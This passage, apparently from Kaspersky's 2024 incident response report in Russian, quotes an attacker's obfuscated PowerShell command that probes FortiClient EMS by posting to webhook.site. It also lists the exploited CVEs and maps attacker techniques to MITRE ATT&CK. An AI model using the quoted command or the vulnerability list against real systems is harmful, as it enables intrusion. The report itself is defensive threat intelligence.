C:\update.exe
```

Анализ, проведенный аналитиками GERT, также подтвердил, что злоумышленники использовали общедоступный сервис webhook.site для выявления уязвимых сервисов. Отправив запрос по электронной почте, они могли определить уязвимость сервиса без необходимости установки какого-либо приложения. Этот метод создан специально для использования во время сканирования и не обеспечивает постоянного закрепления в инфраструктуре.

```
POWERSHELL.EXE -COMMAND ""ADD-
TYPE -ASSEMBLYNAME SYSTEM.WEB; CMD.EXE /C ([SYSTEM.WEB.HTTPUTILITY]::URLDECODE("""%70%6f%77%65%72%73%68%65%6c%6c%20
%2d%63%20%22%69%77%72%20%2d%55%72%69%20%68%74%74%70%73%3a%2f%2f%77%65%62%68%6f%6f%6b%2e%73%69%74%65%2f%32%37%38%66%58%
58%58%58%2d%63%61%33%62%2d[REDACTED]%2d%39%36%65%34%2d%58%58%58%58%34%35%61%61%36%38%30%39%20%2d%4d%65%74%68%6f%64%20-
%50%6f%73%74%20%2d%42%6f%64%79%20%27%74%65%73%74%27%20%3e%20%24%6e%75%6c%6c%22"""))""
```

После декодирования данные представляют собой скрипт PS1:

```
cmd.exe -> POWERSHELL.EXE -> CMD.exe -> powershell -c "iwr -Uri hxxps://webhook.site/278fXXXX-ca3b-[REDACTED]-96e4-XXXX-
45aa6809 -Method Post -Body 'test' > $null"
```

[12] T1003: OS Credential Dumping

[13] T1219: Remote Access Software


[14] SecureList. Как злоумышленники эксплуатируют исправленную уязвимость в FortiClient EMS

Наиболее распространенные уязвимости

На диаграмме ниже отображены уязвимости предыдущих лет, которые были использованы в 2024 году. Более 90% уязвимостей, эксплуатируемых злоумышленниками в 2024 году, были опубликованы более года назад, что свидетельствует о неэффективности политики обновления в атакованных организациях.

График 6

Уязвимости прошлых лет, использовавшиеся в 2024 году



Наиболее распространенные уязвимости, обнаруженные в расследуемых нами инцидентах за 2024 год, были связаны с продуктами Microsoft (Windows, Exchange, Active Directory, SharePoint), такими как CVE-2016-0099, CVE-2017-0176, CVE-2019-1458, CVE-2020-1472, CVE-2020-0688, CVE-2020-0787, CVE-2021-42287, CVE-2021-34523, CVE-2021-34473 и CVE-2023-29357. Мы также обнаружили значительное увеличение числа уязвимостей в сервере OpenSSH (sshd) — CVE-2023-38408, CVE-2024-6387 (он же regreSSHion) и CVE-2024-6409. Кроме того, были обнаружены уязвимости, нацеленные на веб-интерфейс программного обеспечения Cisco IOS XE (CVE-2023-20273 и CVE-2023-20198).

Около 40% уязвимостей, выявленных нами в ходе мероприятий по реагированию на инциденты, приводят к удаленному выполнению кода (RCE), и еще столько же связаны с эксплойтами повышения привилегий. Примечательно, что многие из этих уязвимостей, особенно с высоким уровнем критичности, имеют общедоступные эксплойты, которые легко найти на таких платформах, как GitHub и Exploit-DB. Это позволяет злоумышленникам применять их в своих атаках без особых затрат на разработку.

Среди часто повторяющихся категорий, связанных с выявлением уязвимостей (CWE), мы обнаружили, что наиболее распространенными были CWE-120 (классическое переполнение буфера), CWE-269 (Неправильное управление привилегиями), CWE-287 (Неправильная аутентификация) и CWE-918 (Подделка запросов на стороне сервера — SSRF). Все эти уязвимости можно было бы предотвратить, используя методы безопасного программирования (такие как статический анализ кода и автоматический динамический анализ). Это подчеркивает важность того, чтобы разработчики уделяли приоритетное внимание безопасности на каждом этапе жизненного цикла разработки и применяли принципы обеспечения безопасности и конфиденциальности при разработке. Кроме того, организациям необходимо регулярно обновлять системы и своевременно применять исправления безопасности.

Полный список уязвимостей, обнаруженных в расследованных инцидентах

PoC available — Microsoft Windows (Secondary Logon Service)

CVE-2016-0099 | CVSS 7.8 HIGH | CWE-120

Privilege Escalation

Также известная как MS16-032, уязвимость в службе вторичного входа в систему, которая позволяет локальным пользователям получать привилегии с помощью специально созданного приложения.

Microsoft Windows (gpkcsp.dll)

CVE-2017-0176 | CVSS 8.1 HIGH | CWE-120

Remote Code Execution (RCE)

Переполнение буфера в коде аутентификации с помощью смарт-карты в gpkcsp.dll в Microsoft Windows XP (до XP3) и Server 2003 (до SP2) позволяет злоумышленнику выполнять удаленный код, если целевой компьютер является частью домена Windows и на нем включен протокол удаленного рабочего стола (или службы терминалов).

PoC available — Microsoft Windows (Win32k)

CVE-2019-1458 | CVSS 7.8 HIGH | CWE-1219

Privilege Escalation

Уязвимость возникает из-за ошибки в приложении при обработке вредоносного файла, что позволяет удаленному злоумышленнику потенциально использовать ее для повышения своих привилегий в уязвимых системах.

PoC available — Microsoft Windows (Netlogon)

CVE-2020-1472 | CVSS 10.0 CRITICAL | CWE-330

Privilege Escalation

Уязвимость, связанная с несанкционированным доступом, которая возникает, когда злоумышленник устанавливает уязвимое соединение по защищенному каналу Netlogon с контроллером домена, используя удаленный протокол Netlogon (MS-NRPC). Использование этой уязвимости позволяет злоумышленнику запускать специально созданное приложение на сетевом устройстве.

PoC available — Microsoft Exchange Server

CVE-2020-0688 | CVSS 8.8 HIGH | CWE-287

Remote Code Execution (RCE)

Уязвимость для удаленного выполнения кода в Microsoft Exchange, возникающая из-за неправильного обращения с объектами в памяти.

PoC available — Microsoft Windows (Background Intelligent Transfer Service — BITS)

CVE-2020-0787 | CVSS 7.8 HIGH | CWE-59

Privilege Escalation

Уязвимость, связанная с повышением привилегий в сервисе Windows Background Intelligent Transfer Service (BITS).

PoC available — Microsoft Active Directory Domain Services

CVE-2021-42287 | CVSS 8.8 HIGH | CWE-269

Privilege Escalation

Уязвимость, связанная с повышением прав доступа к доменным службам Active Directory, позволяет злоумышленнику выдать себя за администратора домена, а не за обычного пользователя домена.

PoC available — Microsoft Exchange Server

CVE-2021-26855 | CVSS 9.8 CRITICAL | CWE-918

Remote Code Execution (RCE)

Уязвимость в Microsoft Exchange Server, которая позволяет злоумышленнику обойти проверку подлинности и выдать себя за администратора.

Microsoft Exchange Server

CVE-2021-31207 | CVSS 6.6 MEDIUM | CWE-434

Security Feature Bypass

Позволяет удаленному злоумышленнику выполнить произвольный код на уязвимых установках Microsoft Exchange Server. В худшем случае злоумышленник может выполнить произвольный код в контексте системы.

PoC available — Microsoft Active Directory Domain Services

CVE-2021-42278 | CVSS 7.5 HIGH | CWE-269

Privilege Escalation

Уязвимость, связанная с повышением прав доступа в доменных службах Active Directory, позволяет обычному пользователю домена выдавать себя за администратора домена.

PoC available — Microsoft Exchange Server

CVE-2021-34523 | CVSS 9.8 CRITICAL | CWE-287

Privilege Escalation

Уязвимость с повышением привилегий в Microsoft Exchange Server, возникающая в результате неправильной проверки запросов удаленного взаимодействия PowerShell.

PoC available — Microsoft Exchange Server (Autodiscover)

CVE-2021-34473 | CVSS 9.8 CRITICAL | CWE-918

Remote Code Execution (RCE)

Уязвимость в службе автообнаружения, которая позволяет удаленным злоумышленникам выполнять произвольный код на уязвимом сервере Microsoft Exchange Server.

Bitrix Site Manager

CVE-2022-27228 | CVSS 9.8 CRITICAL | CWE-20

Remote Code Execution (RCE)

Уязвимость, присутствующая в модуле голосования (< 21.0.100) Bitrix Site Manager. Она позволяет удаленному злоумышленнику, не прошедшему проверку подлинности, выполнить произвольный код.

PoC available — Veeam Backup & Replication

CVE-2023-27532 | CVSS 7.5 HIGH | CWE-306

Missing Authentication

Уязвимость в компоненте Veeam Backup & Replication, которая позволяет злоумышленнику получить зашифрованные учетные данные, хранящиеся в базе данных конфигурации Veeam.

PoC available — OpenSSH (ssh-agent)

CVE-2023-38408 | CVSS 9.8 CRITICAL | CWE-428

Remote Code Execution (RCE)

В версиях OpenSSH, предшествующих версии 9.3p2, функция ssh-агента PKCS#11 содержит уязвимый путь поиска, что делает его недостаточно надежным. Это может привести к удаленному выполнению кода, если система, контролируемая злоумышленником, получит перенаправленный агент.

PoC available — Microsoft SharePoint Server

CVE-2023-29357 | CVSS 9.8 CRITICAL | CWE-303

Privilege Escalation

Уязвимость в Microsoft SharePoint Server, которая позволяет удаленным злоумышленникам повышать свои привилегии.

PoC available — Cisco IOS XE (Web UI)

CVE-2023-20273 | CVSS 7.2 HIGH | CWE-78

Remote Code Execution (RCE)

Функция веб-интерфейса программного обеспечения Cisco IOS XE может позволить удаленному злоумышленнику, прошедшему проверку подлинности, вводить команды с правами суперпользователя.

PoC available — Cisco IOS XE (Web UI)

CVE-2023-20198 | CVSS 10.0 CRITICAL | CWE-420

Privilege Escalation

Позволяет злоумышленнику, не прошедшему проверку подлинности, создать учетную запись с «уровнем привилегий доступа 15» — полным доступом ко всем командам.

PoC available — FortiClientEMS

CVE-2023-48788 | CVSS 9.8 CRITICAL | CWE-89

SQL Injection

Неправильная нейтрализация специальных элементов, используемых в SQL-команде (SQL-инъекция) в Fortinet FortiClient EMS, позволяет злоумышленнику выполнять несанкционированный код или команды с помощью специально созданных пакетов.

PoC available — OpenSSH (sshd)

CVE-2024-6387 | CVSS 8.1 HIGH | CWE-362

Remote Code Execution (RCE)

Эта уязвимость в сервере OpenSSH (sshd), также известная как регрессия, может привести к удаленному выполнению кода на уязвимом сервере.

OpenSSH (sshd)

CVE-2024-6409 | CVSS 7.0 HIGH | CWE-364

Remote Code Execution (RCE)

Обнаруженная в OpenSSH server (sshd) уязвимость может привести к удаленному выполнению кода от имени непривилегированного пользователя.

Тепловая карта техник и тактик MITRE ATT&CK

В матрице MITRE ATT&CK представлены техники и тактики, которые злоумышленники используют для атак на корпоративные сети. Мы выделили отдельные элементы таблицы цветом, чтобы визуально подчеркнуть распространенность различных техник, которые использовались в атаках, изученных нами в 2024 году.

TA0043: Reconnaissance	TA0042: Resource Development	TA0001: Initial Access	TA0002: Execution	TA0003: Persistence
T1595.002: Active Scanning: Vulnerability Scanning	T1587.001: Develop Capabilities: Malware	T1190: Exploit Public-Facing Application	T1059.003: Command and Scripting Interpreter: Windows Command Shell	T1078.002: Valid Accounts: Domain Accounts
T1589.001: Gather Victim Identity Information: Credentials	T1588.002: Obtain Capabilities: Tool	T1078.002: Valid Accounts: Domain Accounts	T1569.002: System Services: Service Execution	T1543.003: Create or Modify System Process: Windows Service
T1598: Phishing for Information		T1199: Trusted Relationship	T1059.001: Command and Scripting Interpreter: PowerShell	T1505.003: Server Software Component: Web Shell
T1595.001: Active Scanning: Scanning IP Blocks		T1133: External Remote Services	T1053.005: Scheduled Task / Job: Scheduled Task	T1136.001: Create Account: Local Account
T1592: Gather Victim Host Information		T1078: Valid Accounts	T1047: Windows Management Instrumentation	T1053.005: Scheduled Task / Job: Scheduled Task
		T1566.002: Phishing: Spearphishing Link	T1059: Command and Scripting Interpreter	T1078.003: Valid Accounts: Local Accounts
		T1078.003: Valid Accounts: Local Accounts	T1059.004: Command and Scripting Interpreter: Unix Shell	T1098: Account Manipulation
		T1566.001: Phishing: Spearphishing Attachment	T1059.005: Command and Scripting Interpreter: Visual Basic	T1547.001: Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
		T1133: External Remote Services	T1053.003: Scheduled Task / Job: Cron	T1133: External Remote Services
		T1078.002: Valid Accounts: Domain Accounts	T1059.006: Command and Scripting Interpreter: Python	T1136.002: Create Account: Domain Account
		T1566: Phishing	T1021.002: Remote Services: SMB/Windows Admin Shares	T1136: Create Account
			T1204: User Execution	T1053: Scheduled Task / Job
			T1059.010: Command and Scripting Interpreter: AutoHotKey & AutoIT	T1037.004: Boot or Logon Initialization Scripts: RC Scripts
			T1059.009: Command and Scripting Interpreter: Cloud API	T1543.002: Create or Modify System Process: Systemd Service
			T1559: Inter-Process Communication	T1543: Create or Modify System Process
			T1053: Scheduled Task / Job	T1574.002: Hijack Execution Flow: DLL Side-Loading
			T1203: Exploitation for Client Execution	T1053.003: Scheduled Task / Job: Cron
			T1053.002: Scheduled Task / Job: At	T1098.004: Account Manipulation: SSH Authorized Keys
				T1078: Valid Accounts
				T1574.006: Hijack Execution Flow: Dynamic Linker Hijacking
				T1546.003: Event Triggered Execution: Windows Management Instrumentation Event Subscription

6–11% 11–15% 15–20% >20%

TA0004: Privilege Escalation

- T1078.002: Valid Accounts: Domain Accounts
- T1068: Exploitation for Privilege Escalation
- T1484.001: Domain or Tenant Policy Modification: Group Policy Modification
- T1078.002: Valid Accounts: Domain Accounts
- T1547.005: Boot or Logon Autostart Execution: Security Support Provider
- T1098: Account Manipulation
- T1543.003: Create or Modify System Process: Windows Service
- T1548.002: Abuse Elevation Control Mechanism: Bypass User Account Control
- T1548.001: Abuse Elevation Control Mechanism: setuid and setgid

TA0005: Defense Evasion

- T1070.004: Indicator Removal: File Deletion
- T1562.001: Impair Defenses: Disable or Modify Tools
- T1070.001: Indicator Removal: Clear Windows Event Logs
- T1140: Deobfuscate / Decode Files or Information
- T1036.005: Masquerading: Match Legitimate Name or Location
- T1036.004: Masquerading: Masquerade Task or Service
- T1027.002: Obfuscated Files or Information: Software Packing
- T1078.002: Valid Accounts: Domain Accounts
- T1112: Modify Registry
- T1027.009: Obfuscated Files or Information: Embedded Payloads
- T1218.011: System Binary Proxy Execution: Rundll32
- T1070.009: Indicator Removal: Clear Persistence
- T1078.003: Valid Accounts: Local Accounts
- T1055: Process Injection
- T1070.006: Indicator Removal: Timestomp
- T1027.010: Obfuscated Files or Information: Command Obfuscation
- T1027.001: Obfuscated Files or Information: Binary Padding
- T1027.013: Obfuscated Files or Information: Encrypted / Encoded File
- T1562.001: Impair Defenses: Disable or Modify Tools
- T1574.001: Hijack Execution Flow: DLL Search Order Hijacking
- T1562: Impair Defenses
- T1574.002: Hijack Execution Flow: DLL Side-Loading
- T1070.003: Indicator Removal: Clear Command History
- T1622: Debugger Evasion
- T1562.002: Impair Defenses: Disable Windows Event Logging
- T1070: Indicator Removal
- T1027.003: Obfuscated Files or Information: Steganography
- T1564.006: Hide Artifacts: Run Virtual Instance
- T1484.001: Domain or Tenant Policy Modification: Group Policy Modification
- T1218.005: System Binary Proxy Execution: Mshta

TA0006: Credential Access

- T1003: OS Credential Dumping
- T1003.001: OS Credential Dumping: LSASS Memory
- T1552.001: Unsecured Credentials: Credentials in Files
- T1555: Credentials from Password Stores
- T1110.001: Brute Force: Password Guessing
- T1110: Brute Force
- T1003.006: OS Credential Dumping: DCSync
- T1003.003: OS Credential Dumping: NTDS
- T1003.001: OS Credential Dumping: LSASS Memory
- T1555.005: Credentials from Password Stores: Password Managers
- T1110.003: Brute Force: Password Spraying
- T1555.004: Credentials from Password Stores: Windows Credential Manager
- T1212: Exploitation for Credential Access
- T1557: Adversary-in-the-Middle
- T1528: Steal Application Access Token
- T1552: Unsecured Credentials
- T1056.001: Input Capture: Keylogging
- T1552.004: Unsecured Credentials: Private Keys
- T1555.003: Credentials from Password Stores: Credentials from Web Browsers
- T1552.002: Unsecured Credentials: Credentials in Registry
- T1040: Network Sniffing

TA0007: Discovery

- T1046: Network Service Discovery
- T1018: Remote System Discovery
- T1135: Network Share Discovery
- T1082: System Information Discovery
- T1087.002: Account Discovery: Domain Account
- T1482: Domain Trust Discovery
- T1069.002: Permission Groups Discovery: Domain Groups
- T1057: Process Discovery
- T1033: System Owner / User Discovery
- T1049: System Network Connections Discovery
- T1016: System Network Configuration Discovery
- T1615: Group Policy Discovery
- T1083: File and Directory Discovery
- T1087.001: Account Discovery: Local Account
- T1087: Account Discovery
- T1560.001: Archive Collected Data: Archive via Utility
- T1124: System Time Discovery
- T1201: Password Policy Discovery
- T1012: Query Registry
- T1614.001: System Location Discovery: System Language Discovery

TA0008: Lateral Movement	TA0009: Collection	TA0011: Command and Control	TA0010: Exfiltration	TA0040: Impact
T1021.001: Remote Services: Remote Desktop Protocol	T1560.001: Archive Collected Data: Archive via Utility	T1572: Protocol Tunneling	T1567: Exfiltration Over Web Service	T1486: Data Encrypted for Impact
T1021.002: Remote Services: SMB / Windows Admin Shares	T1005: Data from Local System	T1105: Ingress Tool Transfer	T1537: Transfer Data to Cloud Account	T1485: Data Destruction
T1021.004: Remote Services: SSH	T1039: Data from Network Shared Drive	T1071.001: Application Layer Protocol: Web Protocols	T1020: Automated Exfiltration	T1561: Disk Wipe
T1021: Remote Services	T1119: Automated Collection	T1219: Remote Access Software	T1567.002: Exfiltration Over Web Service: Exfiltration to Cloud Storage	T1561.002: Disk Wipe: Disk Structure Wipe
T1570: Lateral Tool Transfer	T1114.001: Email Collection: Local Email Collection	T1090.001: Proxy: Internal Proxy	T1048: Exfiltration Over Alternative Protocol	T1565: Data Manipulation
T1021.006: Remote Services: Windows Remote Management	T1560: Archive Collected Data	T1132.001: Data Encoding: Standard Encoding	T1041: Exfiltration Over C2 Channel	
T1550.002: Use Alternate Authentication Material: Pass the Hash	T1113: Screen Capture	T1090: Proxy		
T1021.003: Remote Services: Distributed Component Object Model	T1572: Protocol Tunneling	T1665: Hide Infrastructure		
T1021: Remote Services		T1071.004: Application Layer Protocol: DNS		
T1021.001: Remote Services: Remote Desktop Protocol		T1568.002: Dynamic Resolution: Domain Generation Algorithms		
T1021.002: Remote Services: SMB / Windows Admin Shares		T1102: Web Service		
T1210: Exploitation of Remote Services		T1568: Dynamic Resolution		
T1563.002: Remote Service Session Hijacking: RDP Hijacking		T1573.001: Encrypted Channel: Symmetric Cryptography		
		T1041: Exfiltration Over C2 Channel		
		T1071: Application Layer Protocol		

6–11% 11–15% 15–20% >20%

О компании

5 000+
Квалифицированных специалистов работают в компании

50%
Сотрудников — это RnD-специалисты

5
Уникальных центров экспертизы

467 000
Вредоносных объектов мы обнаруживаем каждый день

200 000
Компаний по всему миру мы оберегаем от киберугроз

4,9 млрд
Кибератак было остановлено нашими решениями

«Лаборатория Касперского» — международная компания, работающая в сфере информационной безопасности с 1997 года. Глубокие экспертные знания и многолетний опыт компании лежат в основе защитных решений и сервисов нового поколения, обеспечивающих безопасность бизнеса, критически важных инфраструктур, государственных органов и рядовых пользователей. Обширное портфолио «Лаборатории Касперского» включает в себя передовые продукты для защиты конечных устройств, а также ряд специализированных решений и сервисов для борьбы со сложными и постоянно эволюционирующими киберугрозами.

Сервисы кибербезопасности

- **Kaspersky Managed Detection and Response**
- **Kaspersky Incident Response**
- **Kaspersky SOC Consulting**
- **Kaspersky Digital Footprint Intelligence**
- **Kaspersky Security Assessment**
- **Kaspersky Compromise Assessment**

Подробнее

Международное признание

«Лаборатория Касперского» активно участвует в независимых тестированиях и взаимодействует с ведущими аналитическими агентствами. Наши технологии признаны во всем мире и удостоены многочисленных международных наград и признаний.

Подробнее

www.kaspersky.ru

#kaspersky
#активируйбудущее